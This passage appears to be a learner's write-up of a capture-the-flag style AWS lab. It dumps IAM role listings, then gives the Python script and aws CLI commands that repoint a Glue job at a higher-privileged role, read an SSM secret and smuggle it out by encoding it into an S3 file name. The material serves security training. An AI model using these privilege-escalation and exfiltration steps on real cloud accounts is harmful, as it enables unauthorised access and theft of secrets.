                ]
            },
            "Description": "",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "DatadogIntegration-ForwarderStack-7GE-ForwarderRole-FXrgyfUb9uMv",
            "RoleId": "AROAQNA44D3Z4GAKZL2KO",
            "Arn": "arn:aws:iam::027977850611:role/DatadogIntegration-ForwarderStack-7GE-ForwarderRole-FXrgyfUb9uMv",
            "CreateDate": "2023-10-25T15:37:42+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "DatadogIntegrationRole",
            "RoleId": "AROAQNA44D3ZQD4Y7XRP5",
            "Arn": "arn:aws:iam::027977850611:role/DatadogIntegrationRole",
            "CreateDate": "2023-10-25T15:38:07+00:00",
```

```
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::464622532012:root"
                        },
                        "Action": "sts:AssumeRole",
                        "Condition": {
                            "StringEquals": {
                                "sts:ExternalId": "ade0f330720c402f8e8f02ee707ddff7"
                            }
                        }
                    }
                ]
            },
            "Description": "",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "detection_evasion_cgidjx0gfaeuv4_easy",
            "RoleId": "AROAQNA44D3Z66C37QZPT",
            "Arn": "arn:aws:iam::027977850611:role/detection_evasion_cgidjx0gfaeuv4_easy",
            "CreateDate": "2024-08-09T11:13:11+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "detection_evasion_cgidjx0gfaeuv4_hard",
            "RoleId": "AROAQNA44D3ZYBEESF3CX",
            "Arn": "arn:aws:iam::027977850611:role/detection_evasion_cgidjx0gfaeuv4_hard",
            "CreateDate": "2024-08-09T11:13:11+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
```

```
                "Principal": {
                    "Service": "ec2.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
},
{
    "Path": "/",
    "RoleName": "glue_ETL_role",
    "RoleId": "AROAQNA44D3ZRADFH5BG6",
    "Arn": "arn:aws:iam::027977850611:role/glue_ETL_role",
    "CreateDate": "2024-08-09T10:43:57+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "Service": [
                        "glue.amazonaws.com",
                        "rds.amazonaws.com"
                    ]
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
},
{
    "Path": "/",
    "RoleName": "lamba-connect-database-test1-1697727898839",
    "RoleId": "AROAQNA44D3ZQUNCCIKCS",
    "Arn": "arn:aws:iam::027977850611:role/lamba-connect-database-test1-1697727898839",
    "CreateDate": "2023-10-19T15:05:04+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "",
                "Effect": "Allow",
                "Principal": {
                    "Service": "lambda.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
},
```

```
        {
            "Path": "/",
            "RoleName": "lambda-connect-database-test1-1697726154272",
            "RoleId": "AROAQNA44D3ZXLSWSW5OP",
            "Arn": "arn:aws:iam::027977850611:role/lambda-connect-database-test1-1697726154272",
            "CreateDate": "2023-10-19T14:36:05+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/service-role/",
            "RoleName": "lambda-connect-database-test1-role-kurmnubz",
            "RoleId": "AROAQNA44D3ZXBLZ756SN",
            "Arn": "arn:aws:iam::027977850611:role/service-role/lambda-connect-database-test1-role-kurmnubz",
            "CreateDate": "2023-10-19T15:09:04+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "rds-monitoring-role",
            "RoleId": "AROAQNA44D3ZXJO6RAQVS",
            "Arn": "arn:aws:iam::027977850611:role/rds-monitoring-role",
            "CreateDate": "2023-10-19T13:22:44+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
```

```
                    "Principal": {
                        "Service": "monitoring.rds.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/",
        "RoleName": "rds-proxy-role-1697726154272",
        "RoleId": "AROAQNA44D3Z7DLNDNGFU",
        "Arn": "arn:aws:iam::027977850611:role/rds-proxy-role-1697726154272",
        "CreateDate": "2023-10-19T14:36:01+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "",
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "rds.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/",
        "RoleName": "RiseOrganizationAccountAccessRole",
        "RoleId": "AROAQNA44D3ZYRMNZSYEM",
        "Arn": "arn:aws:iam::027977850611:role/RiseOrganizationAccountAccessRole",
        "CreateDate": "2023-10-16T09:22:10+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::977652745024:root"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/",
        "RoleName": "s3_to_gluecatalog_lambda_role",
```

```
            "RoleId": "AROAQNA44D3ZZCKCMY3HF",
            "Arn": "arn:aws:iam::027977850611:role/s3_to_gluecatalog_lambda_role",
            "CreateDate": "2024-08-09T10:43:57+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "ssm_parameter_role",
            "RoleId": "AROAQNA44D3ZYBP6TL44S",
            "Arn": "arn:aws:iam::027977850611:role/ssm_parameter_role",
            "CreateDate": "2024-08-09T10:43:58+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "glue.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
(END)
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
```

```
            "RoleName": "ssm_parameter_role",
            "RoleId": "AROAQNA44D3ZYBP6TL44S",
            "Arn": "arn:aws:iam::027977850611:role/ssm_parameter_role",
            "CreateDate": "2024-08-09T10:43:58+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "glue.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
```


From the result, I could analyze the current situation.

S3 bucket access: - You can access the S3 bucket cg-data-from-web-glue-privesc-cgidfmohi6zro5. - The bucket contains a script.py file.	**IAM roles:** - There are several IAM roles, but the one we need to pay attention to is the ssm_parameter_role. - This role can be assumed by the Glue service.	**Glue jobs**: - You do not have permission to perform the glue:GetJobs operation.

And then, I got a lot of error.

So, I wrote code to test for privilege escalation vulnerabilities, configuring it to interact with SSM, S3, Lambda, and potentially Glue.

This code contains following key components.

1. The lambda_handler function: - This is the entry point function for AWS Lambda. - Initialise SSM and S3 client.
2. Read SSM parameters: - Use ssm.get_parameter to get the value of a parameter named 'flag'.
3. Store the result in S3: - On success: Save the flag value in the file 'flag_result.txt'. - On failure: save the error in the 'error_log.txt' file.

4. return value:

- On success, returns a 200 status code and a success message.
- On failure: Returns a 500 status code and an error message.

5. Code to run the Glue job:

- At the end of the script, if __name__ == "__main__": part is used to run this script as an AWS Glue job.

$ aws s3 cp new_script.py s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/new_script.py --profile glue_privesc

```
import boto3
import json
import traceback

def lambda_handler(event, context):
    ssm = boto3.client('ssm')
    s3 = boto3.client('s3')

    try:
        # SSM 파라미터에서 flag 읽기
        response = ssm.get_parameter(Name='flag', WithDecryption=True)
        flag = response['Parameter']['Value']

        # 결과를 S3에 저장
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key='flag_result.txt',
            Body=f"Flag found: {flag}"
        )

        return {
            'statusCode': 200,
            'body': json.dumps('Flag retrieved and saved to S3')
        }
    except Exception as e:
        error_msg = f"Error: {str(e)}₩n{traceback.format_exc()}"
        print(error_msg)
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key='error_log.txt',
            Body=error_msg
        )
        return {
            'statusCode': 500,
            'body': json.dumps(f'Error: {str(e)}')
        }

# Glue job에서 실행하기 위한 추가 코드
if __name__ == "__main__":
    lambda_handler({}, None)
```

```
$ aws glue update-job --job-name privesc-job-3 --job-update '{"Role": "arn:aws:iam::027977850611:role/ssm_parameter_role", "Command": {"Name": "pythonshell", "PythonVersion": "3", "ScriptLocation": "s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/new_script.py"}}' --profile glue_privesc
```

```
$ aws glue start-job-run --job-name privesc-job-3 --profile glue_privesc
```

```
$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5 --profile glue_privesc
2024-08-10 00:49:32         37 flag_result.txt
2024-08-09 22:24:28         65 input.csv
2024-08-10 00:48:59        922 new_script.py
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
2024-08-10 00:24:22        216 script.py
```

The flag_result.txt file was created in the S3 bucket, which means the Glue job ran successfully and saved the results. This file will contain the flag values taken from the SSM parameters.

```
$ aws s3 cp s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/flag_result.txt - --profile glue_privesc
download failed: s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/flag_result.txt to - An error occurred (403) when calling the HeadObject operation: Forbidden
```

But the error indicates that the IAM user currently in use does not have permission to read the flag_result.txt file in the S3 bucket.

So, I modify the script to change the contents of the flag to use the filename.

```
$ aws s3 cp copy_script.py s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/copy_script.py --profile glue_privesc
```

```
import boto3
import json
import base64

def lambda_handler(event, context):
    s3 = boto3.client('s3')

    try:
        # S3에서 flag_result.txt 읽기
        response = s3.get_object(Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5', Key='flag_result.txt')
        flag_content = response['Body'].read().decode('utf-8')

        # flag 내용을 base64로 인코딩
        encoded_flag = base64.b64encode(flag_content.encode()).decode()
```

```
        # 결과를 S3에 저장 (파일 이름으로 인코딩된 flag 사용)
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key=f'flag_{encoded_flag}.txt',
            Body='Flag content stored in filename'
        )

        print(f"Flag content encoded in filename: flag_{encoded_flag}.txt")
        return {
            'statusCode': 200,
            'body': json.dumps('Flag encoded in filename successfully')
        }
    except Exception as e:
        error_message = f"Error: {str(e)}"
        print(error_message)
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key='error_log.txt',
            Body=error_message
        )
        return {
            'statusCode': 500,
            'body': json.dumps(error_message)
        }

# Glue job에서 실행하기 위한 추가 코드
if __name__ == "__main__":
    lambda_handler({}, None)
```

```
$ aws glue update-job --job-name copy-job --job-update '{"Role":
"arn:aws:iam::027977850611:role/ssm_parameter_role", "Command": {"Name": "pythonshell",
"PythonVersion": "3", "ScriptLocation": "s3://cg-data-from-web-glue-privesc-
cgidfmohi6zro5/copy_script.py"}}' --profile glue_privesc
aws glue start-job-run --job-name copy-job --profile glue_privesc
```

```
$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5 --profile glue_privesc
```

```
$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5 --profile glue_privesc
```

```
2024-08-10 00:58:09       1434 copy_script.py
2024-08-10 00:58:28         31 flag_RmxhZyBmb3VuZDogQmVzdC1vZi10aGUtQmVzdC0xMnRoLUNHVg==.txt
2024-08-10 00:56:18         37 flag_copy.txt
2024-08-10 00:49:32         37 flag_result.txt
2024-08-09 22:24:28         65 input.csv
2024-08-10 00:48:59        922 new_script.py
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
2024-08-10 00:24:22        216 script.py
```

Finally, I find a new file starting with flag_ and base64 decode its name to get flag.

```
$ echo "RmxhZyBmb3VuZDogQmVzdC1vZi10aGUtQmVzdC0xMnRoLUNHVg==" | base64 -d
```

```
Flag found: Best-of-the-Best-12th-CGV
```




Image of Command

Therefore, the final flag for this scenario is "Best-of-the-Best-12th-CGV".

Throughout this process, we have used the following privilege escalation paths

1. starting with limited IAM user permissions

2. leveraging permissions to create and run Glue jobs

3. assigning an IAM role with higher permissions to the Glue job

4. reading and writing the contents of the S3 bucket via the Glue job

5. encoding data in the filename to bypass the restriction of not being able to access the S3 bucket directly

In this way, we were able to gain permissions we didn't originally have to access the flag.

But I didn’t have permission to see the S3Bucket, so CloudTrail log doesn't show up.

I'll try again next time and show it properly.